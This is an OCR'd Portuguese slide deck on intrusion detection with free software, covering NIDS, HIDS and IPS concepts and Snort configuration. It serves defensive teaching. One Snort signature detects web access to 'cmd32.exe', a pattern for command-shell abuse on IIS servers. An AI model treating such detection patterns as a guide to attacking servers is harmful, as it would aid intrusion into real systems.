GTS Grupo de Trabalho em Segurança

Prevenção, Detecção e Resposta a Intrusões com Software Livre

Ricardo Kléber Martins Galvão
rk@ufrn.br
http://www.ricardokleber.com.br

Agenda

- Detecção de Intrusões
  - *NIDS, HIDS e IPS*
- Snort IDS
  - *Modelo Tradicional*
  - *Interfaces Gráficas*
  - *Módulos Adicionais*
- Outras Soluções Baseados em Software Livre
- Considerações Finais

Processos de Segurança

- **Prevenção de Falhas**
  - *Firewalls*
  - *Criptografia*
  - *Políticas de Segurança*
- **Detecção de Falhas**
  - *Análise de Logs*
  - *Análise de Integridade*
  - *Sistemas de Detecção de Intrusões (IDS)*
- **Resposta**
  - *Notificação aos Administradores da Rede de Origem*
  - *Restrições de Acesso (Firewall)*


Detecção de Intrusões

- *Tarefa de coletar e analisar eventos, buscando sinais de intrusão e/ou mau uso, gerando "alertas" quando estes sinais são encontrados.*

- *Intrusion Detection System (IDS)*

  Conceitualmente um elemento passivo.


Detecção de Intrusões



NIDS
(Network Intrusion Detection Systems)

- IDS Baseado em Análise de Redes
  - *Colocado estrategicamente em segmentos de rede para capturar o tráfego com origem/destino específicos e interpretá-los segundo o método implementado.*
- *Interface em modo promíscuo ligada a um hub ou porta espelhada de um switch.*
- *Ou ainda, implementado em uma bridge.*


NIDS
(Network Intrusion Detection Systems)



HIDS
(Host Intrusion Detection Systems)

- IDS Baseado em Análise de Hosts
  - *Instalado diretamente nas máquinas que se deseja analisar.*
  - *Foco na integridade de arquivos e análise de logs.*
  - *Dados coletados na própria máquina.*
  - *Incidentes de/para a máquina.*
  - *Checa aplicações e tráfego local.*

HIDS
(Host Intrusion Detection Systems)



Tipos de IDS
(Segundo o Método)

- Baseado em Comportamento
  - *Detecção de Anomalias (tráfego ou padrões)*
    - *"Picos" em horários não convencionais.*
    - *Usuários buscando privilégios.*
    - *Necessário definir padrões de comportamento.*
    - *Alto número de falso-positivos.*
    - *Descoberta de Novos Padrões de Ataque.*

Tipos de IDS
(Segundo o Método)

- Baseado em Assinaturas
  - *Base de assinaturas características de incidentes (exploração de vulnerabilidades ou uso em desacordo com a política de utilização)*
    - *Comparação de dados capturados com assinaturas da base*
    - *Baixo número de falso-positivos.*
    - *"Falsa sensação de segurança" (novos ataques)*

IPS
(Intrusion Prevention Systems)

- **Basicamente um IDS Reativo**
  - *Obrigatoriamente localizado entre as redes analisadas*
  - *Gateway ou Bridge (mais aconselhável)*
  - *Evolução dos primeiros IDS Reativos (Inserção de regras no firewall pelo IDS)*

Snort IDS

- Modelo Tradicional
  - *NIDS baseado em Assinaturas*
  - *IDS Passivo*
  - *Configuração :: /etc/snort/snort.conf*
  - *Regras (assinaturas) :: /etc/snort/rules/*

```
backdoor.rules        experimental.rules   info.rules
oracle.rules          rpc.rules            telnet.rules
web-frontpage.rules   bad-traffic.rules    exploit.rules
local.rules           other-ids.rules      rservices.rules
tftp.rules            web-iis.rules        chat.rules
finger.rules          (...)
```

Snort IDS

- Assinaturas
  - *Padrões*

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-IIS cmd32.exe access";
flow:to_server,established; content:"cmd32.exe"; nocase;
classtype:web-application-attack; sid:1661; rev:4;)
```

  - *Personalizadas*

```
alert tcp $MEU_SERVIDOR_FTP 21 <-> any any
(msg:"Errono login FTP"; content: "Login failed.";)

alert tcp any any <-> $MEU_SERVIDOR_PCANYWHERE 5632
(msg:"Conexao em meu servidor PCAnywhere";)
```

Snort IDS


- Configuração (snort.conf)
  - *Variáveis* :: `var HOME_NET 10.0.0.0/8`
    - *SMTP_SERVERS, SQL_SERVERS, HTTP_PORTS...*
  - *Saídas (syslog, LogServer, formato binário, Banco de Dados)*
    - `output alert_syslog: LOG_AUTH, LOG_ALERT`
    - `output alert_syslog: host=hostname:port`
    - `output log_tcpdump: tcpdump.log`
    - `output database: log, mysql, user=, password=, dbname=, host=`


Snort IDS

